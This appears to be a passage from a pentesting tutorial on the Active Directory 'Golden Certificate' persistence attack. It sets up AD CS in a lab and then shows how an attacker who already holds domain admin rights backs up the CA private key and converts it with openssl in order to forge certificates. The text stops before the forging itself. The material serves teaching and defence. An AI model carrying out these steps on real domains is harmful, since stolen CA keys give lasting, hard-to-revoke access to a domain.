



DOMAIN PERSISTENCE GOLDEN CERTIFICATE ATTACK

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Introduction

Security analysts who have some knowledge of Active Directory and pentesting would know the concept of tickets. Kerberos, the default authentication mechanism in an AD, uses ticket-based authentication where a Key Distribution Center (KDC) grants a Ticket-Granting Ticket (TGT) to a user requesting access to a service or an account, which can then be redeemed to generate a service ticket (ST) to access a particular service, like an SQL account. **Golden Ticket** attacks show how an attacker can keep accessing the domain admin by obtaining the NTLM hash of the "krbtgt" account. Domain persistence is necessary for an analyst in the event the admin password gets changed. Persistence can also be achieved by using certificate-based authentication deployed in the Active Directory Certificate Service. One such method is the Golden Certificate Attack. This technique leverages the certificate-based authentication in AD, enabled by default with the installation of ADCS (Active Directory Certificate Services), by forging a new certificate using the private key of the CA certificate. The technique was implemented by **Benjamin Delpy** in Mimikatz. Will Schroeder and Lee Christensen wrote a research paper on this technique, which can be referred to [here](#).

ADCS and Certificate Basics

ADCS provides authentication in a forest. It enhances the overall security identity of a member (user or service account) by binding it to a corresponding private key. A certificate is an X.509-formatted, digitally signed document used for encryption, message signing, and/or authentication. It contains the following details:

- **Subject** - The owner of the certificate.
- **Public Key** - Associates the Subject with a private key stored separately.
- **NotBefore and NotAfter dates** - Define the duration that the certificate is valid.
- **Serial Number** - An identifier for the certificate assigned by the CA.
- **Issuer** - Identifies who issued the certificate (commonly a CA).
- **SubjectAlternativeName** - Defines one or more alternate names that the Subject may go by.
- **Basic Constraints** - Identifies if the certificate is a CA or an end entity and if there are any constraints when using the certificate.
- **Extended Key Usages (EKUs)** - Object identifiers (OIDs) that describe how the certificate will be used. Also known as Enhanced Key Usage in Microsoft parlance
- **Signature Algorithm** - Specifies the algorithm used to sign the certificate.
- **Signature** - The signature of the certificate's body is made using the issuer's (e.g., a CA's) private key.

Certificate Authorities (CAs) are responsible for issuing certificates. Upon ADCS installation, the CA first creates its own public-private key pair and signs its own root CA using its private key. Hosts add this root CA to their systems to build a trust system.

Certificate Enrollment: The process of a client obtaining a certificate from AD CS is called certificate enrolment, in which the following steps happen:

- Client generates public/private key pair
- Client places a public key in a Certificate Signing Request which includes details like the subject of certificate and certificate template name.
- Clients sign CSR using the private key and send CSR to the enterprise CA server.
- CA server verifies the client's requested certificate's template

- CA generates the certificate and signs it using its own private key


Types of extensions in certificates - Following extensions can be found throughout this article:

- *.p12- The PKCS#12 is a binary format for storing the server certificate, any intermediate certificates, and the private key into a single encryptable file. Whenever you export a certificate using **mmc** it comes out in a p12 format.
- *.pfx - It is the same as *.p12. *.pfx files are also PKCS#12 format binary certificates. The only difference is that *.pfx was developed by Microsoft and *.p12 by Netscape. So, for compatibility reasons you'll see us converting *.p12 into *.pfx format.
- *.pem - Contains Base64 encoded certificate+private key pair in this context. Otherwise, a pem file can have anything depending on the developer.

Installing ADCS in a local AD environment

To configure ADCS in our test environment, we followed the following steps.

Step 1: Navigate to the server manager and select "**add roles and features.**"



Step 2: You could read about pre-requisites that windows recommend and click next.

Before you begin

DESTINATION SERVER
DC1.ignite.local**Before You Begin**

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
[Start the Remove Roles and Features Wizard](#)

Before you continue, verify that the following tasks have been completed:

- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

☐ Skip this page by default

< Previous

Next >

Install

Cancel

Step 3: Choose the server from the server pool. Your environment could have multiple pools. We will choose DC1.ignite.local

Select destination server

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select a server or a virtual hard disk on which to install roles and features.

☒ Select a server from the server pool☐ Select a virtual hard disk

Server Pool

Filter:

Name

IP Address

Operating System

DC1.ignite.local

192.168.1.188

Microsoft Windows Server 2016 Standard Evaluation

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

< Previous

Next >

Install

Cancel

Step 4: Under server roles, choose Active Directory Certificate Services and click Next.

Select server roles

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

Select one or more roles to install on the selected server.

Roles

- ☒ Active Directory Certificate Services
- ☒ Active Directory Domain Services (Installed)
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☒ DNS Server (Installed)
- ☐ Fax Server
- ☒ File and Storage Services (2 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ MultiPoint Services
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services

Description

Active Directory Certificate Services (AD CS) is used to create certification authorities and related role services that allow you to issue and manage certificates used in a variety of applications.

< Previous

Next >

Install

Cancel

Step 5: You can click next on this step or add some features. For this demo, we don't need anything extra, so click next.

Select features

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

Select one or more features to install on the selected server.

Features

- ☐ .NET Framework 3.5 Features
- ☒ .NET Framework 4.6 Features (2 of 7 installed)
- ☐ Background Intelligent Transfer Service (BITS)
- ☐ BitLocker Drive Encryption
- ☐ BitLocker Network Unlock
- ☐ BranchCache
- ☐ Client for NFS
- ☐ Containers
- ☐ Data Center Bridging
- ☐ Direct Play
- ☐ Enhanced Storage
- ☐ Failover Clustering
- ☒ Group Policy Management (Installed)
- ☐ I/O Quality of Service
- ☐ IIS Hostable Web Core
- ☐ Internet Printing Client
- ☐ IP Address Management (IPAM) Server
- ☐ iSNS Server service
- ☐ LPR Port Monitor

Description

.NET Framework 3.5 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.

< Previous

Next >

Install

Cancel

Step 6: Choose your role as the Certificate Authority. A CA is the primary signer of user certificates and allows them access to resources under a certificate-based authentication schema.

Select role services

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

Select the role services to install for Active Directory Certificate Services

Role services

- ☒ Certification Authority
- ☐ Certificate Enrollment Policy Web Service
- ☐ Certificate Enrollment Web Service
- ☐ Certification Authority Web Enrollment
- ☐ Network Device Enrollment Service
- ☐ Online Responder

Description

Certification Authority (CA) is used to issue and manage certificates. Multiple CAs can be linked to form a public key infrastructure.

< Previous

Next >

Install

Cancel

Step 7: Click install

Confirm installation selections

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

To install the following roles, role services, or features on selected server, click Install.

☐ Restart the destination server automatically if required

Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.

Active Directory Certificate Services

Certification Authority

Remote Server Administration Tools

Role Administration Tools

Active Directory Certificate Services Tools

Certification Authority Management Tools


[Export configuration settings](#)[Specify an alternate source path](#)

< Previous

Next >

Install

Cancel

Step 8: Under the flags (notification), click **Configure Active Directory Certificate Services** on the server.

Step 9: Here, you can specify the Admin account you want to serve as your CA.

The screenshot shows the 'AD CS Configuration' wizard window. The title bar reads 'AD CS Configuration'. The window has a sidebar on the left with the following options: 'Credentials' (highlighted in blue), 'Role Services', 'Confirmation', 'Progress', and 'Results'. The main area is titled 'Credentials' and contains the heading 'Specify credentials to configure role services'. Below this, there are two sections of role services that require specific group memberships:

- To install the following role services you must belong to the local Administrators group:**
 - Standalone certification authority
 - Certification Authority Web Enrollment
 - Online Responder
- To install the following role services you must belong to the Enterprise Admins group:**
 - Enterprise certification authority
 - Certificate Enrollment Policy Web Service
 - Certificate Enrollment Web Service
 - Network Device Enrollment Service

At the bottom of the main area, there is a 'Credentials:' label followed by a text box containing 'IGNITE\Administrator' and a 'Change...' button. Below the text box is a link that says 'More about AD CS Server Roles'. The bottom of the window features a navigation bar with four buttons: '< Previous', 'Next >' (highlighted in blue), 'Configure', and 'Cancel'. In the top right corner, there is a 'DESTINATION SERVER' label with the value 'DC1.ignite.local'.

Step 10: Choose CA (redundant step, but click anyway)

Role Services

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Select Role Services to configure

- ☒ Certification Authority
- ☐ Certification Authority Web Enrollment
- ☐ Online Responder
- ☐ Network Device Enrollment Service
- ☐ Certificate Enrollment Web Service
- ☐ Certificate Enrollment Policy Web Service

[More about AD CS Server Roles](#)

< Previous

Next >

Configure

Cancel

Step 11: Choose enterprise CA

Setup Type

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Specify the setup type of the CA

Enterprise certification authorities (CAs) can use Active Directory Domain Services (AD DS) to simplify the management of certificates. Standalone CAs do not use AD DS to issue or manage certificates.

☒ Enterprise CA

Enterprise CAs must be domain members and are typically online to issue certificates or certificate policies.

☐ Standalone CA

Standalone CAs can be members or a workgroup or domain. Standalone CAs do not require AD DS and can be used without a network connection (offline).

[More about Setup Type](#)

< Previous

Next >

Configure

Cancel

Step 12: Choose Root CA as domain admin is the one that is on the top of PKI structure.

CA Type

DESTINATION SERVER
DC1.ignite.local

Credentials
Role Services
Setup Type
CA Type
Private Key
 Cryptography
 CA Name
 Validity Period
Certificate Database
Confirmation
Progress
Results

Specify the type of the CA

When you install Active Directory Certificate Services (AD CS), you are creating or extending a public key infrastructure (PKI) hierarchy. A root CA is at the top of the PKI hierarchy and issues its own self-signed certificate. A subordinate CA receives a certificate from the CA above it in the PKI hierarchy.

- ☒ Root CA
Root CAs are the first and may be the only CAs configured in a PKI hierarchy.
- ☐ Subordinate CA
Subordinate CAs require an established PKI hierarchy and are authorized to issue certificates by the CA above them in the hierarchy.

[More about CA Type](#)

< Previous

Next >

Configure

Cancel

Step 13: Create a new private key. As explained above, a private key is required to sign any user certificate, including the root CA. This key can be used to forge a golden certificate, as will be explained later.

Private Key

DESTINATION SERVER

DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Specify the type of the private key

To generate and issue certificates to clients, a certification authority (CA) must have a private key.

☒ Create a new private key

Use this option if you do not have a private key or want to create a new private key.

☐ Use existing private key

Use this option to ensure continuity with previously issued certificates when reinstalling a CA.

☐ Select a certificate and use its associated private key

Select this option if you have an existing certificate on this computer or if you want to import a certificate and use its associated private key.

☐ Select an existing private key on this computer

Select this option if you have retained private keys from a previous installation or want to use a private key from an alternate source.

[More about Private Key](#)

< Previous

Next >

Configure

Cancel

Step 14: You can modify as per your wish. We are leaving everything at the default settings.

Cryptography for CA

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Specify the cryptographic options

Select a cryptographic provider:

RSA#Microsoft Software Key Storage Provider

Key length:

2048

Select the hash algorithm for signing certificates issued by this CA:

SHA256
SHA384
SHA512
SHA1
MD5

☐ Allow administrator interaction when the private key is accessed by the CA.[More about Cryptography](#)

< Previous

Next >

Configure

Cancel

Step 15: Here, you can add the common name for this CA certificate you installed.

CA Name

DESTINATION SERVER

DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Specify the name of the CA

Type a common name to identify this certification authority (CA). This name is added to all certificates issued by the CA. Distinguished name suffix values are automatically generated but can be modified.

Common name for this CA:

ignite-DC1-CA

Distinguished name suffix:

DC=ignite,DC=local

Preview of distinguished name:

CN=ignite-DC1-CA,DC=ignite,DC=local

[More about CA Name](#)

< Previous

Next >

Configure

Cancel

Step 16: Specify the validity of the certificate. For demo purposes, leaving them to the default.

Validity Period

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Specify the validity period

Select the validity period for the certificate generated for this certification authority (CA):

CA expiration Date: 1/26/2027 10:01:00 AM

The validity period configured for this CA certificate should exceed the validity period for the certificates it will issue.

[More about Validity Period](#)

< Previous

Next >

Configure

Cancel

Step 17: Customise the locations for the cert and click next.

CA Database

DESTINATION SERVER
DC1.ignite.local

Credentials
Role Services
Setup Type
CA Type
Private Key
 Cryptography
 CA Name
 Validity Period
Certificate Database
Confirmation
Progress
Results

Specify the database locations

Certificate database location:

Certificate database log location:

[More about CA Database](#)

< Previous

Next >

Configure

Cancel

Step 18: Click on configure

Confirmation

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

To configure the following roles, role services, or features, click Configure.

⬆ Active Directory Certificate Services

Certification Authority

CA Type:	Enterprise Root
Cryptographic provider:	RSA#Microsoft Software Key Storage Provider
Hash Algorithm:	SHA256
Key Length:	2048
Allow Administrator Interaction:	Disabled
Certificate Validity Period:	1/26/2027 10:01:00 AM
Distinguished Name:	CN=ignite-DC1-CA,DC=ignite,DC=local
Certificate Database Location:	C:\Windows\system32\CertLog
Certificate Database Log Location:	C:\Windows\system32\CertLog


< Previous

Next >

Configure

Cancel

Step 19: As you can see, the certificate has now been configured successfully.



Now that we have set up AD CS and certificate-based authentication, we are good to go.

Here, we have the following architecture for testing:

Domain Controller- DC1@ignite.local – Admin


User (Client) --harshit@ignite.local --Windows 10 client connected

Attacker Machine – Kali Linux standalone


Extracting CA certificate

This demonstrates domain persistence. Hence, we are assuming that the attacker has already compromised a user machine in the domain and escalated its privileges to the domain admin. Now, the attacker wants his connection to persist for a long period of time. That's where the golden certificate comes into play. To forge a golden certificate, we will first extract the CA certificate+private key combo first. Using that file (private key), we will forge a new certificate for a particular user (here, DC) and then use that certificate to ask for tickets, dump hashes, etc.


The first step is to extract the CA. We can use the **certsrv.msc** run command on the compromised domain admin system.



It will open up a window listing all the CAs in the server pool. We choose back up CA.



Press next



Here, click on Private Key and CA Certificate and give the location of the directory where you want to back this certificate up. Our location is C:\cert

Certification Authority Backup Wizard

Items to Back Up
You can back up individual components of the certification authority data.

Select the items you wish to back up:

☒ Private key and CA certificate

☐ Certificate database and certificate database log

☐ Perform incremental backup

Back up to this location:


C:\cert

Browse...

Note: The backup directory must be empty.

< Back Next > Cancel Help

You can input a password to protect this backup file. This is optional, but we can keep a simple password like 12345.



Now, the certificate has been extracted successfully. There are other methods to extract the CA certificate too. You can do this using mimikatz as well.

Forging a new CA certificate

As you would observe, the extracted certificate has a p12 format. This is equivalent to the pfx format and, theoretically, a simple extension change should have converted p12 into pfx but due to some errors, we used openssl to properly convert p12 into pfx using a 2-step process.

First, you need to download Openssl from [here](#). Once installed you can go to the C:\cert (folder where the certificate was backed up) and run the following command to convert this p12 certificate into a pem file.

```
"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in ignite-DC1-CA.p12 -out newfile.pem
```

Here, you need to enter the import password of 12345. You can set a new password for this pem file. For simplicity, we kept it as 12345 only for simplicity. As you can see, "newfile.pem" has been created.

```

C:\cert>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in ignite-DC1-CA.p12 -out newfile.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

C:\cert>dir
Volume in drive C has no label.
Volume Serial Number is D05B-6458

Directory of C:\cert

01/26/2022  08:57 AM    <DIR>          .
01/26/2022  08:57 AM    <DIR>          ..
01/26/2022  08:48 AM                2,562 ignite-DC1-CA.p12
01/26/2022  08:57 AM                3,534 newfile.pem
               2 File(s)              6,096 bytes
               2 Dir(s)  48,108,167,168 bytes free

```

Now, you need to run another openssl command to convert this pem into pfx.

```

"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in newfile.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

```

Note, we have added two additional parameters here.

